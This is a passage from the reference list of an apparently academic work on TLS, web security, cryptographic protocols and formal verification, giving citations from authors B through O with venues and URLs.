[BJS07a] Elaine B. Barker, Don Johnson, and Miles E. Smid. *SP 800-56A. Recommendation for Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography (Revised)*. Tech. rep. Gaithersburg, MD, United States, 2007.

[BJS07b] Elaine Barker, Don Johnson, and Miles Smid. *NIST Special Publication 800-56A Recommendation for Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography (Revised)*. 2007.

[BL07] Diana Berbecaru and Antonio Lioy. “On the Robustness of Applications Based on the SSL and TLS Security Protocols”. In: *PKI*. 2007.

[Bla01a] B. Blanchet. “An Efficient Cryptographic Protocol Verifier Based on Prolog Rules”. In: *CSFW*. 2001, pp. 82–96.

[Bla01b] B. Blanchet. “An Efficient Cryptographic Protocol Verifier Based on Prolog Rules”. In: *CSFW*. 2001, pp. 82–96.

[Bla09] B. Blanchet. “Automatic verification of correspondences for security protocols”. In: *Journal of Computer Security* 17.4 (2009), pp. 363–434.

[Ble98] Daniel Bleichenbacher. “Chosen Ciphertext Attacks against Protocols Based on RSA Encryption Standard PKCS #1”. In: *CRYPTO'98*. 1998, pp. 1–12.

[Blu+91a] Manuel Blum et al. “Checking the Correctness of Memories”. In: *IEEE Symposium on Foundations of Computer Science (FOCS)*. 1991.

[Blu+91b] Manuel Blum et al. “Noninteractive Zero-Knowledge”. In: *SIAM J. on Computing* 20.6 (1991).

[BM99] Simon Blake-Wilson and Alfred Menezes. “Unknown key-share attacks on the station-to-station (STS) protocol”. In: *PKC*. 1999.

[Boj+10] H. Bojinov et al. “Kamouflage: Loss-Resistant Password Management”. In: *ESORICS 2010*. LNCS. 2010, pp. 286–302.

[BoxCryptor] *BoxCryptor*. http://boxcryptor.com.

[BP10] Aaron Bohannon and Benjamin C. Pierce. "Featherweight Firefox: Formalizing the Core of a Web Browser". In: *WebApps*. 2010.

[BP12] Mike Belshe and Roberto Peon. *The SPDY protocol*. IETF draft-mbelshe-httpbis-spdy-00. 2012.

[BPT12] Mike Belshe, Roberto Peon, and Martin Thomson. "Hypertext Transfer Protocol version 2". In: (2012). URL: http://tools.ietf.org/html/draft-ietf-httpbis-http2-14.

[Bra+13] Benjamin Braun et al. "Verifying computations with state". In: *Proc. of the ACM SOSP*. 2013.

[Bra00] Stefan Brands. *Rethinking Public Key Infrastructures and Digital Certificates*. MIT Press, 2000.

[Bra96] Stephen H Brackin. "Deciding cryptographic protocol adequacy with HOL: The implementation". In: *Theorem Proving in Higher Order Logics*. Springer, 1996, pp. 61–76.

[BS] B. Blanchet and B. Smyth. *ProVerif: Automatic Cryptographic Protocol Verifier, User Manual and Tutorial*. http://www.proverif.inria.fr/manual.pdf.

[BS12] A. Belenko and D. Sklyarov. *"Secure Password Managers" and "Military-Grade Encryption" on Smartphones: Oh, Really?* Tech. rep. Elcomsoft Ltd., 2012.

[CAB12] CA/Browser Forum. *Guidelines for the Issuance and Management of Extended Validation Certificates, v.* May 2012. URL: https://www.cabforum.org/Guidelines_v1_4.pdf.

[CAB13] CA/Browser Forum. *Baseline Requirements for the Issuance and Management of Policy-Trusted Certificates, v.1.1.5*. https://www.cabforum.org/Baseline_Requirements_V1_1_5.pdf. 2013.

[Cam+10] Jan Camenisch et al. "A card requirements language enabling privacy-preserving access control". In: *Proc. of the ACM Symposium on Access Control Models and Technologies (SACMAT)*. 2010.

[Can+05] S. Cantor et al. *Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0*. 2005.

[Can+89] P. Canning et al. "F-Bounded Polymorphism for Object-Oriented Programming". In: *FPCA*. 1989, pp. 273–280.

[Can01] R. Canetti. "Universally Composable Security: A New Paradigm for Cryptographic Protocols". In: *FOCS*. 2001, pp. 136–145.

[Can13] Canadian Institute of Chartered Accountants. *WebTrust for Certification Authorities*. http://www.webtrust.org/homepage-documents/item72056.pdf. Jan. 2013.

[Cao+12] Z. Cao et al. *EAP Extensions for the EAP Re-authentication Protocol (ERP)*. IETF RFC 6696. 2012.

[Car94] L. Cardelli. "Extensible Records in a Pure Calculus of Subtyping". In: *In Theoretical Aspects of Object-Oriented Programming*. MIT Press, 1994, pp. 373–425.

[Cas+13] Aldo Cassola et al. "A practical, targeted, and stealthy attack against WPA enterprise authentication". In: *NDSS*. 2013.

[Cav+00] Stefania Cavallar et al. "Factorization of a 512-Bit RSA Modulus". In: *EUROCRYPT 2000*. Lecture Notes in Computer Science. 2000, pp. 1–18.

[CB12] David Cadé and Bruno Blanchet. "From computationally-proved protocol specifications to implementations". In: *ARES*. 2012, pp. 65–74.

[CB13] David Cadé and Bruno Blanchet. "From Computationally-Proved Protocol Specifications to Implementations and Application to SSH". In: *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications (JoWUA)* 4.1 (2013). Special issue ARES'12, pp. 4–31. URL: https://hal.inria.fr/hal-00863374.

[CBM11] C.Bansal, K. Bhargavan, and S. Maffeis. *WebSpi and web application models*. http://prosecco.gforge.inria.fr/webspi/. 2011.

[CD09a] S. Chaki and A. Datta. "ASPIER: An Automated Framework for Verifying Security Protocol Implementations". In: *IEEE CSF*. 2009.

[CD09b] Véronique Cortier and Stéphanie Delaune. "Safely Composing Security Protocols". In: *Formal Methods in System Design* 34.1 (Feb. 2009), pp. 1–36.

[CGS06] Jan Camenisch, Thomas Groß, and Dieter Sommer. "Enhancing privacy of federated identity management protocols: anonymous credentials in WS-security". In: *Proceedings of the 2006 ACM Workshop on Privacy in the Electronic Society, WPES 2006, Alexandria, VA, USA, October 30, 2006*. 2006, pp. 67–72.

[Cha85] David Chaum. "Security Without Identification: Transaction Systems to Make Big Brother Obsolete". In: *Commun. ACM* 28.10 (1985), pp. 1030–1044.

[Chu+09] Ravi Chugh et al. "Staged information flow for JavaScript". In: *In ACM SIGPLAN Conference on Programming Language Design and Implementation*. 2009.

[CJ97] John Clark and Jeremy Jacob. *A survey of authentication protocol literature: Version 1.0*. 1997.

[CJR11] S. Chari, C. S. Jutla, and A. Roy. "Universally Composable Security Analysis of OAuth v2.0". In: *IACR Cryptology ePrint Archive* 2011 (2011), p. 526.

[CK11] Véronique Cortier and Steve Kremer, eds. *Formal Models and Techniques for Analyzing Security Protocols*. Vol. 5. Cryptology and Information Security Series. IOS Press, 2011.

[CL01] Jan Camenisch and Anna Lysyanskaya. "Efficient Non-transferable Anonymous Multi-show Credential System with Optional Anonymity Revocation". In: *EUROCRYPT*. 2001.

[CL02] Jan Camenisch and Anna Lysyanskaya. "A Signature Scheme with Efficient Protocols". In: *Proc. of the Conference on Security in Communication Networks (SCN)*. 2002.

[CL11] F. Corella and K. Lewison. *Security Analysis of Double Redirection Protocols*. Pomcor Technical Report. 2011.

[Clipperz] *Clipperz*. http://clipperz.com.

[Clo14] CloudFlare. *Keyless SSL*. 2014.

[CloudFogger] *CloudFogger*. http://cloudfogger.com.

[CO13] J. Clark and P.C. van Oorschot. "SoK: SSL and HTTPS: Revisiting Past Challenges and Evaluating Certificate Trust Model Enhancements". In: *IEEE S&P*. 2013.

[Coa13] Michael Coates. *Revoking Trust in Two TÜRKTRUST Certificates*. 2013. URL: http://blog.mozilla.org/security/2013/01/03/revoking-trust-in-two-turktrust-certficates/.

[Con] Convergence 2011. *An agile, distributed, and secure strategy for replacing Certificate Authorities*. http://www.convergence.io/.

[Coo+08] D. Cooper et al. *RFC 5280 - Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile*. Tech. rep. May 2008. URL: http://tools.ietf.org/html/rfc5280.

[Cor+07] R. Corin et al. "Timed Analysis of Security Protocols". In: *J. Comput. Secur.* 15.6 (2007), pp. 619–645.

[Cor+14] Véronique Cortier et al. "Election Verifiability for Helios under Weaker Trust Assumptions". In: *Proc. of ESORICS*. 2014.

[Cor+16] Véronique Cortier et al. "SoK: Verifiability Notions for E-Voting Protocols". In: *Proceedings of the 36th IEEE Symposium on Security and Privacy (S&P'16)*. San Jose, CA, USA: IEEE Computer Society Press, May 2016.

[Cos+15] Craig Costello et al. "Geppetto: Versatile Verifiable Computation". In: *Proceedings of the IEEE Symposium on Security and Privacy*. May 2015.

[Cre11] Cas Cremers. "Key Exchange in IPsec Revisited: Formal Analysis of IKEv1 and IKEv2". In: *ESORICS*. 2011, pp. 315–334.

[Cro] D. Crockford. *ADsafe: Making JavaScript Safe for Advertising*. http://www.adsafe.org/, 2008.

[CS15] Yuting Chen and Zhendong Su. "Guided Differential Testing of Certificate Validation in SSL/TLS Implementations". In: *Proceedings of the ACM Symposium Foundations of Software Engineering*. 2015.

[CTV15] Alessandro Chiesa, Eran Tromer, and Madars Virza. "Cluster Computing in Zero Knowledge". In: *EUROCRYPT*. Apr. 2015.

[Cuo+12] Pascal Cuoq et al. "Frama-C". In: *Software Engineering and Formal Methods*. Springer, 2012, pp. 233–247.

[Cv13] J. Clark and P.C. van Oorschot. "SoK: SSL and HTTPS: Revisiting Past Challenges and Evaluating Certificate Trust Model Enhancements". In: *Proceedings of the IEEE Symposium on Security and Privacy*. May 2013.

[Cv91] David Chaum and Eugène van Heyst. "Group Signatures". In: *Proc. of IACR EUROCRYPT*. 1991.

[CVE12-3874] *CVE-2012-3874: Wuala Status Page Leaks Plaintext Files*. July 2012.

[CVE12-3879] *CVE-2012-3879: Phishing attack on 1Password Browser Extensions*. July 2012.

[CVE12-3882] *CVE-2012-3882: RoboForm "Receive Passcard by E-mail" Feature Accepts Tampered Metadata*. July 2012.

[CVE12-3883] *CVE-2012-3883: 1Password Restore Feature Accepts Tampered Metadata*. July 2012.

[Dag+08] David Dagon et al. "Increased DNS Forgery Resistance by 0x20-bit Encoding: security via Leet Queries". In: *CCS*. 2008.

[Dan+13] George Danezis et al. "Pinocchio Coin: Building Zerocoin from a Succinct Pairing-based Proof System". In: *ACM PETShop*. 2013.

[DB15] Antoine Delignat-Lavaud and Karthikeyan Bhargavan. "Network-based Origin Confusion Attacks against HTTPS Virtual Hosting". In: *Proceedings of the ACM Conference on World Wide Web*. Florence, Italy, 2015.

[De +12] W. De Groef et al. "FlowFox: a Web Browser with Flexible and Precise Information Flow Control". In: *CCS*. 2012, pp. 748–759. ISBN: 978-1-4503-1651-4.

[Deb08] Debian Security Team. *CVE-2008-0166: PredictableRandom Number Generator*. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0166. 2008.

[Del+14] Antoine Delignat-Lavaud et al. "Web PKI: Closing the Gap between Guidelines and Practices". In: *Proceedings of the ISOC NDSS*. 2014.

[DeT02] J. DeTreville. "Binder, a Logic-Based Security Language". In: *IEEE Symposium on Security and Privacy*. 2002, pp. 105–113.

[Dia+09] Claudia Diaz et al. "Privacy preserving electronic petitions". In: *Identity in the Information Society* 1.1 (2009), pp. 203–209.

[Die+12] Michael Dietz et al. "Origin-bound certificates: a fresh approach to strong client authentication for the web". In: *USENIX Security*. 2012.

[DR11] Thai Duong and Juliano Rizzo. "Here come the XOR Ninjas". In: *White paper, Netifera* (2011).

[DR14] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.3*. Internet Draft. 2014.

[Dropbox] *Dropbox*. http://dropbox.com.

[DropboxSec] *How secure is Dropbox?* https://www.dropbox.com/help/27/en.

[Dup+14] François Dupressoir et al. "Guiding a general-purpose C verifier to prove cryptographic protocols". In: *Journal of Computer Security* 22.5 (2014), pp. 823–866.

[Dur+13] Zakir Durumeric et al. "Analysis of the HTTPS Certificate Ecosystem". In: *Proceedings of ACM Internet Measurement Conference (IMC)*. 2013.

[DY83] D. Dolev and A.C. Yao. "On the Security of Public Key Protocols". In: *IEEE Transactions on Information Theory* IT–29.2 (1983), pp. 198–208.

[Economist11] *Keys to the cloud castle*. Economist. http://www.economist.com/blogs/babbage/2011/05/internet_security. May 2011.

[EFF14] EFF. *HTTPS Everywhere*. https://www.eff.org/https-everywhere. 2014.

[EH11] D. Eastlake and Huawei. *RFC 6066 - Transport Layer Security (TLS) Extensions: Extension Definitions*. 2011. URL: http://tools.ietf.org/html/rfc6066.

[Ele10] Electronic Frontier Foundation. *The EFF SSL Observatory*. https://www.eff.org/observatory. 2010.

[Eur12] European Telecommunications Standards Institute. *Policy requirements for certification authorities issuing public key certificates*. http://www.etsi.org/deliver/etsi_ts/102000_102099/102042/02.04.01_60/ts_102042v020401p.pdf. Nov. 2012.

[Fah+12] Sascha Fahl et al. "Why Eve and Mallory Love Android: An Analysis of Android SSL (in)Security". In: *Proc. of the ACM Conference on Computer and Communications Security (CCS)*. 2012.

[FGM07a] C. Fournet, A. D. Gordon, and S. Maffeis. "A type discipline for authorization policies". In: *ACM Trans. Program. Lang. Syst.* 29.5 (2007).

[FGM07b] C. Fournet, A. Gordon, and S. Maffeis. "A Type Discipline for Authorization in Distributed Systems". In: *CSF*. 2007, pp. 31–48.

[Fin+08] M. Finifter et al. "Verifiable Functional Purity in Java". In: *CCS*. ACM, 2008, pp. 161–174.

[FKS11] Cédric Fournet, Markulf Kohlweiss, and Pierre-Yves Strub. "Modular code-based cryptographic verification". In: *ACM CCS*. 2011.

[FKS14a] Daniel Fett, Ralf Kusters, and Guido Schmitz. "An expressive model for the Web infrastructure: Definition and application to the Browser ID SSO system". In: *Security and Privacy (SP), 2014 IEEE Symposium on*. IEEE. 2014, pp. 673–688.

[FKS14b] Daniel Fett, Ralf Kusters, and Guido Schmitz. "An Expressive Model for the Web Infrastructure: definition and Application to the BrowserID SSO System". In: *IEEE S&P*. 2014.

[FKS15] Daniel Fett, Ralf Küsters, and Guido Schmitz. "SPRESSO: A Secure, Privacy-Respecting Single Sign-On System for the Web". In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS 2015)*. ACM, 2015, pp. 1358–1369.

[FKS16] Daniel Fett, Ralf Küsters, and Guido Schmitz. *A Comprehensive Formal Security Analysis of OAuth 2.0*. Tech. rep. arXiv:1601.01229. arXiv, 2016.

[FN] Dario Fiore and Anca Nitulescu. *On the (In)security of SNARKs in the Presence of Oracles*.

[Fou+13a] Cédric Fournet et al. "Fully Abstract Compilation to JavaScript". In: *40th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. 2013. URL: http://research.microsoft.com/pubs/176601/js-star.pdf.

[Fou+13b] C. Fournet et al. "Fully Abstract Compilation to JavaScript". In: *POPL'13*. 2013.

[Fri+07] Amy Friedlander et al. "DNSSEC: a protocol toward securing the internet infrastructure". In: *Communications of the ACM* 50.6 (2007), pp. 44–50.

[FWB10] M. Finifter, J. Weinberger, and A. Barth. "Preventing Capability Leaks in Secure JavaScript Subsets". In: *BDSS*. 2010.

[G B+13] J. Lei G. Bai et al. "AUTHSCAN: Automatic Extraction of Web Authentication Protocols from Implementations". In: *Networks and Distributed Systems Security Symposium*. 2013.

[Gaj+08] Sebastian Gajek et al. "Universally composable security analysis of TLS". In: *Provable Security*. 2008, pp. 313–327.

[Gel12] Rati Gelashvili. "Attacks on re-keying and renegotiation in key exchange protocols". MA thesis. ETH Zurich, 2012.

[Gen+13] Rosario Gennaro et al. "Quadratic Span Programs and Succinct NIZKs without PCPs". In: *EUROCRYPT*. 2013.

[Geo+12a] Martin Georgiev et al. "The Most Dangerous Code in the World: Validating SSL Certificates in Non-browser Software". In: *Proc. of ACM Conference on Computer and Communications Security (CCS)*. 2012.

[Geo+12b] Martin Georgiev et al. "The most dangerous code in the world: validating SSL certificates in non-browser software". In: *ACM CCS*. 2012.

[GGP10] Rosario Gennaro, Craig Gentry, and Bryan Parno. "Non-interactive Verifiable Computing: Outsourcing Computation to Untrusted Workers". In: *Proceedings of IACR CRYPTO*. 2010.

[GKS13] Florian Giesen, Florian Kohlar, and Douglas Stebila. "On the Security of TLS Renegotiation". In: *ACM CCS*. 2013.

[GM11] Thomas Groß and Sebastian Modersheim. "Vertical protocol composition". In: *CSF*. 2011, pp. 235–250.

[GMS12] P. Gardner, S. Maffeis, and Gareth D. Smith. "Towards a Program Logic for JavaScript". In: POPL '12. 2012.

[Goo] Google. *Certificate Transparency*. `https://sites.google.com/site/certificatetransparency/`.

[GP05] Jean Goubault-Larrecq and Fabrice Parrennes. "Cryptographic Protocol Analysis on Real C Code". In: *6th International Conference on Verification, Model Checking and Abstract Interpretation (VMCAI'05)*. Vol. 3385. LNCS. Springer, 2005, pp. 363–379.

[GPS05] T. Groß, B. Pfitzmann, and A. Sadeghi. "Browser Model for Security Analysis of Browser-Based Protocols". In: *Eropean Symposium on Research in Computer Security*. 2005, pp. 489–508.

[Gro+06] Dominik Grolimund et al. "Cryptree: A Folder Tree Structure for Cryptographic File Systems". In: *Proceedings of the 25th IEEE Symposium on Reliable Distributed Systems*. SRDS '06. 2006, pp. 189–198.

[Gro07] Jeremiah Grossman. *XSS Attacks: Cross-site scripting exploits and defense*. Syngress, 2007.

[GS12] Jens Groth and Amit Sahai. "Efficient Non-Interactive Proof Systems for Bilinear Groups". In: *SIAM Journal on Computing* 41.5 (2012).

[GW11] Craig Gentry and Daniel Wichs. "Separating succinct non-interactive arguments from all falsifiable assumptions". In: *STOC*. 2011.

[Haa09] P. Haack. *JSON Hijacking*. `http://hhacked.com/2009/06/25/json-hijacking.aspx`. 2009.

[Ham09] E. Hammer-Lahav. *OAuth Security Advisory: 2009.1 - Session Fixation Attack*. 2009.

[HBS15] Daniel Hedin, Luciano Bello, and Andrei Sabelfeld. "Information-flow security for JavaScript and its APIs". In: (2015).

[He+05] Changhua He et al. "A modular correctness proof of IEEE 802.11i and TLS". In: *ACM CCS*. 2005, pp. 2–15.

[Hen+12] Nadia Heninger et al. "Mining your Ps and Qs: Detection of widespread weak keys in network devices". In: *Proceedings of USENIX Security*. 2012.

[HJB12] J. Hodges, C. Jackson, and A. Barth. *HTTP Strict Transport Security (HSTS)*. IETF RFC 6797. 2012.

[HK13] T Hardjono and Nate Klingenstein. *SAML V2.0 Channel Binding Extensions Version 1.0*. OASIS Committee Specification. 2013.

[HLS03] James Heather, Gavin Lowe, and Steve Schneider. "How to prevent type flaw attacks on security protocols". In: *Journal of Computer Security* 11.2 (2003), pp. 217–244.

[Hol+11] Ralph Holz et al. “The SSL landscape: a thorough analysis of the X.509 PKI using active and passive measurements”. In: *Proceedings of ACM Internet Measurement Conference (IMC)*. New York, NY, USA, 2011.

[HostProof] *Host-proof Hosting*. http://ajaxpatterns.org/Host-Proof_Hosting.

[HRH11] E. Hammer-Lahav, D. Recordon, and D. Hardt. *The OAuth 2.0 Authorization Protocol*. IETF Internet Draft. 2011.

[HS10] Robert Hansen and Josh Sokol. *MitM DNS Rebinding SSL Wildcards and XSS*. http://goo.gl/23Yt91. 2010.

[HS12a] D. Hedin and A. Sabelfeld. “Information-Flow Security for a Core of JavaScript”. In: *CSF*. 2012, pp. 3–18.

[HS12b] P. Hoffman and J. Schlyter. *RFC 5280—The DNS-Based Authentication of Named Entities (DANE)*. Tech. rep. Aug. 2012. URL: http://tools.ietf.org/html/rfc6698.

[HSN05] S. Hansen, J. Skriver, and H.R. Nielson. “Using static analysis to validate the SAML single sign-on protocol”. In: *Proceedings of the 2005 workshop on Issues in the theory of security*. WITS ’05. Long Beach, California: ACM, 2005, pp. 27–40. ISBN: 1-58113-980-2. DOI: http://doi.acm.org/10.1145/1045405.1045409. URL: http://doi.acm.org/10.1145/1045405.1045409.

[Int12] International Computer Science Institute. *The ICSI Certificate Notary*. http://notary.icsi.berkeley.edu/. 2012.

[Jac+09] Collin Jackson et al. “Protecting browsers from DNS rebinding attacks”. In: *TWEB* 3.1 (2009).

[Jac03] D. Jackson. “Alloy: A Logical Modelling Language”. In: *ZB*. 2003, p. 1.

[Jag+12] Tibor Jager et al. “On the Security of TLS-DHE in the Standard Model”. In: *CRYPTO*. 2012.

[Jan+10] Dongseok Jang et al. “An empirical study of privacy-violating information flows in JavaScript web applications”. In: *Proceedings of the 17th ACM conference on Computer and communications security*. ACM. 2010, pp. 270–283.

[JOSE] *JavaScript Object Signing and Encryption (JOSE)*. http://tools.ietf.org/wg/jose/. IETF. 2012.

[Jür06] Jan Jürjens. “Security Analysis of Crypto-based Java Programs using Automated Theorem Provers”. In: *ASE’06*. 2006, pp. 167–176.

[Kal01] Burton S Kaliski Jr. “An unknown key-share attack on the MQV key agreement protocol”. In: *ACM TISSEC* 4.3 (2001), pp. 275–288.

[Kar+07] Chris Karlof et al. “Dynamic pharming attacks and locked same-origin policies for web browsers”. In: *ACM CCS*. ACM. 2007, pp. 58–71.

[KC14] Nikolaos Karapanos and Srdjan Capkun. “On the Effective Prevention of TLS Man-in-the-middle Attacks in Web Applications”. In: *Usenix Security*. 2014.

[Kel+98] J. Kelsey et al. “Secure Applications of Low-Entropy Keys”. In: *ISW ’97*. 1998, pp. 121–134.

[Kim+12] Tiffany Hyun-Jin Kim et al. *Transparent Key Integrity (TKI): A Proposal for a Public-Key Validation Infrastructure*. Tech. rep. CMU-CyLab-12-016. Carnegie Mellon University, July 2012.

[KL10] Seny Kamara and Kristin Lauter. "Cryptographic cloud storage". In: *Financial cryptograpy and data security*. 2010, pp. 136–149. URL: http://dl.acm.org/citation.cfm?id=1894863.1894876.

[Kos+14] Ahmed E. Kosba et al. "TrueSet: Nearly Practical Verifiable Set Computations". In: *Proc. of USENIX Security*. 2014.

[KPR03] Vlastimil Klima, Ondej Pokorny, and T. Rosa. "Attacking RSA-based Sessions in SSL/TLS". In: *CHES*. 2003, pp. 426–440.

[KPW13a] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee. "On the Security of the TLS Protocol: A Systematic Analysis". In: *CRYPTO*. 2013.

[KPW13b] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee. "On the Security of the TLS Protocol: A Systematic Analysis". In: *CRYPTO*. 2013.

[KRS10] Steve Kremer, Mark Ryan, and Ben Smyth. "Election Verifiability in Electronic Voting Protocols". In: *Proc. of ESORICS*. 2010.

[KT09] R. Kusters and T. Truderung. "Using ProVerif to Analyze Protocols with Diffie-Hellman Exponentiation". In: *CSF*. 2009, pp. 157–171.

[Küh+08] Ulrich Kühn et al. "Variants of Bleichenbacher's Low-Exponent Attack on PKCS#1 RSA Signatures". In: *Sicherheit*. Ed. by Ammar Alkassar and Jörg H. Siekmann. Vol. 128. LNI. GI, 2008, pp. 97–109. ISBN: 978-3-88579-222-2.

[L V] L. Viganó *et al. SPaCIoS: Secure Provision and Consumption in the Internet of Services*. http://www.spacios.eu.

[Lan14a] Susan Landau. "Highlights from Making Sense of Snowden, Part II: What's Significant in the NSA Revelations". In: *IEEE Security & Privacy* 12 (2014), pp. 62–64.

[Lan14b] Adam Langley. *Revocation still doesn't work*. https://www.imperialviolet.org/2014/04/29/revocationagain.html. Apr. 2014.

[LastPass] *LastPass*. http://lastpass.com.

[Lau14] Ben Laurie. "Certificate Transparency". In: *Commun. ACM* 57.10 (2014).

[Law+10] Julia Lawall et al. "Finding Error Handling Bugs in OpenSSL Using Coccinelle". In: *EDCC'10*. 2010.

[Lev+12] Olivier Levillain et al. "One year of SSL Internet measurement". In: *Proceedings of the 28th Annual Computer Security Applications Conference*. ACSAC '12. Orlando, Florida: ACM, 2012, pp. 11–20. ISBN: 978-1-4503-1312-4. DOI: 10.1145/2420950.2420953. URL: http://doi.acm.org/10.1145/2420950.2420953.

[Li+14] Yong Li et al. "On the Security of the Pre-shared Key Ciphersuites of TLS". In: *Public-Key Cryptography (PKC'14)*. 2014.

[Lia+14a] Jinjin Liang et al. "When HTTPS Meets CDN: A Case of Authentication in Delegated Service". In: *Proceedings of the IEEE Symposium on Security and Privacy*. 2014.

[Lia+14b] Jinjin Liang et al. "When HTTPS Meets CDN: A Case of Authentication in Delegated Service". In: *IEEE S&P*. 2014.

[LK08] M Lepinski and S Kent. *Additional Diffie-Hellman Groups for Use with IETF Standards*. IETF RFC 5114. 2008.

[LM10] N. Modadugu Langley A. and B. Moeller. *Transport Layer Security (TLS) False Start*. Internet Draft. 2010.

[LMH11] T Lodderstedt, M Mcgloin, and P Hunt. *OAuth 2.0 Threat Model and Security Considerations*. IETF Internet Draft. 2011.

[Low95] Gavin Lowe. "An attack on the Needham-Schroeder public-key authentication protocol". In: *Information Processing Letters* 56.3 (1995), pp. 131–133.

[Low96a] G. Lowe. "Breaking and fixing the Needham-Schroeder public-key protocol using CSP and FDR". In: *Tools and Algorithms for the Construction and Analysis of Systems*. Vol. 1055. 1996.

[Low96b] Gavin Lowe. "Breaking and fixing the Needham-Schroeder public-key protocol using FDR". In: *TACAS*. 1996, pp. 147–166.

[LPHack] *LastPass Security Notification*. http://blog.lastpass.com/2011/05/lastpass-security-notification.html. May 2011.

[LWW04] Joseph K. Liu, Victor K. Wei, and Duncan S. Wong. "Linkable Spontaneous Anonymous Group Signature for Ad Hoc Groups". In: *Proceedings of the Australasian Conference on Information Security and Privacy (ACISP)*. 2004.

[Mar09a] Moxie Marlinspike. "More Tricks For Defeating SSL In Practice". In: *Black Hat USA* (2009).

[Mar09b] Moxie Marlinspike. *More Tricks for Defeating SSL in Practice*. Black Hat USA. 2009.

[Mav+12] Nikos Mavrogiannopoulos et al. "A cross-protocol attack on the TLS protocol". In: *ACM CCS*. 2012.

[MB13] M. J. May and K. Bhargavan. "Towards Unified Authorization for Android". In: *5th International Symposium on Engineering Secure Software and Systems (ESSoS 2013)*. Vol. 7781. LLNCS. 2013, pp. 42–57.

[Mea96] C. Meadows. "Language Generation and Verification in the NRL Protocol Analyzer". In: *Proceedings of the 9th IEEE Workshop on Computer Security Foundations*. CSFW '96. Washington, DC, USA: IEEE Computer Society, 1996, pp. 48–. ISBN: 0-8186-7522-5. URL: http://dl.acm.org/citation.cfm?id=794196.795054.

[Mer89] R. C. Merkle. "A certified digital signature". In: *CRYPTO*. 1989.

[Mey+14] Christopher Meyer et al. "Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels and Attacks". In: *USENIX Security*. 2014.

[MF12] J. Mickens and M. Finifter. "Jigsaw: Efficient, Low-effort Mashup Isolation". In: *USENIX Web Application Development*. 2012.

[MFM10] L. Meyerovich, A. Porter Felt, and M. Miller. "Object Views: Fine-Grained Sharing in Browsers". In: *WWW*. 2010.

[Mic09] Microsoft. *Extended Protection for Authentication in Integrated Windows Authentication*. http://support.microsoft.com/kb/968389. 2009.

[Mic13a] Microsoft. *MS-PEAP: Protected Extensible Authentication Protocol (PEAP)*. http://msdn.microsoft.com/en-us/library/cc238354.aspx. 2013.

[Mic13b] Microsoft Corporation. *Root Certificate Program*. 2013. URL: http://technet.microsoft.com/en-us/library/cc751157.aspx.

[Mil90] R. Milner. "Functions as Processes". In: *Automata, Languages and Programming*. Vol. 443. 1990, pp. 167–180.

[Mis+09] Mishari Al Mishari et al. "Harvesting SSL Certificate Data to Mitigate Web-Fraud". In: *CoRR* abs/0909.3688 (2009). URL: http://dblp.uni-trier.de/db/journals/corr/corr0909.html#abs-0909-3688.

[ML10] L. Meyerovich and B. Livshits. "ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser". In: *IEEE S&P*. 2010.

[ML14] B. Moeller and A. Langley. *TLS Fallback Signaling Cipher Suite Value (SCSV) for Preventing Protocol Downgrade Attacks*. Internet Draft (v.01). 2014.

[MMS97] John C Mitchell, Mark Mitchell, and Ulrich Stern. "Automated analysis of cryptographic protocols using Murφ". In: *Security and Privacy, 1997. Proceedings., 1997 IEEE Symposium on*. IEEE. 1997, pp. 141–151.

[MMT09] S. Maffeis, J. C. Mitchell, and A. Taly. "Isolating JavaScript with Filters, Rewriting, and Wrappers". In: *ESORICS'09*. 2009.

[Moz12] Mozilla Foundation. *Mozilla Bug 724929: Remove Trustwave Certificate(s) from trusted root certificates*. 2012. URL: https://bugzilla.mozilla.org/show_bug.cgi?id=724929.

[Moz13] Mozilla Foundation. *CA Certificate Policy*. 2013. URL: http://www.mozilla.org/projects/security/certs/policy/.

[MS13] Christopher Meyer and Jörg Schwenk. "Lessons Learned From Previous SSL/TLS Attacks – A Brief Chronology Of Attacks And Weaknesses". In: *IACR Cryptology ePrint Archive*. 2013.

[MS14] Christopher Meyer and Jörg Schwenk. "SoK: Lessons Learned from SSL/TLS Attacks". In: *Information Security Applications*. LNCS. Springer, 2014, pp. 189–209.

[MSW08] Paul Morrissey, Nigel P Smart, and Bogdan Warinschi. "A modular security analysis of the TLS handshake protocol". In: *ASIACRYPT*. 2008, pp. 55–73.

[MU11] M. Miculan and C. Urban. "Formal analysis of Facebook Connect Single Sign-On authentication protocol". In: *SofSem 2011, Proceedings of Student Research Forum*. 2011, pp. 99–116.

[Nes12] Jonathan Ness. *Flame malware collision attack explained*. http://blogs.technet.com/b/srd/archive/2012/06/06/more-information-about-the-digital-certificates-used-to-sign-the-flame-malware.aspx. June 2012.

[Net13] Netcraft. *SSL Survey*. http://www.netcraft.com/internet-data-mining/ssl-survey/. May 2013.

[NFH99] T. Nakanishi, T. Fujiwara, and Watanabe H. "A linkable group signature and its application to secret voting". In: *Transactions of Information Processing Society of Japan* 40.7 (1999).

[OHB06a] Rolf Oppliger, Ralf Hauser, and David Basin. "SSL/TLS Session-aware User Authentication - Or How to Effectively Thwart the Man-in-the-middle". In: *Comput. Commun.* 29.12 (2006), pp. 2238–2246.

[OHB06b] Rolf Oppliger, Ralf Hauser, and David Basin. "SSL/TLS session-aware user authentication – Or how to effectively thwart the man-in-the-middle". In: *Computer Communications* 29.12 (2006), pp. 2238–2246.

[Oor93] Paul van Oorschot. "Extending cryptographic logics of belief to key agreement protocols". In: *ACM CCS*. 1993.

[Ope10] Open Web Application Security Project (OWASP). *OWASP Top Ten Project*. https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project. 2010.

[Ope11] OpenID Foundation. *OpenID Connect Standard 1.0*. http://openid.net/connect/. 2011.

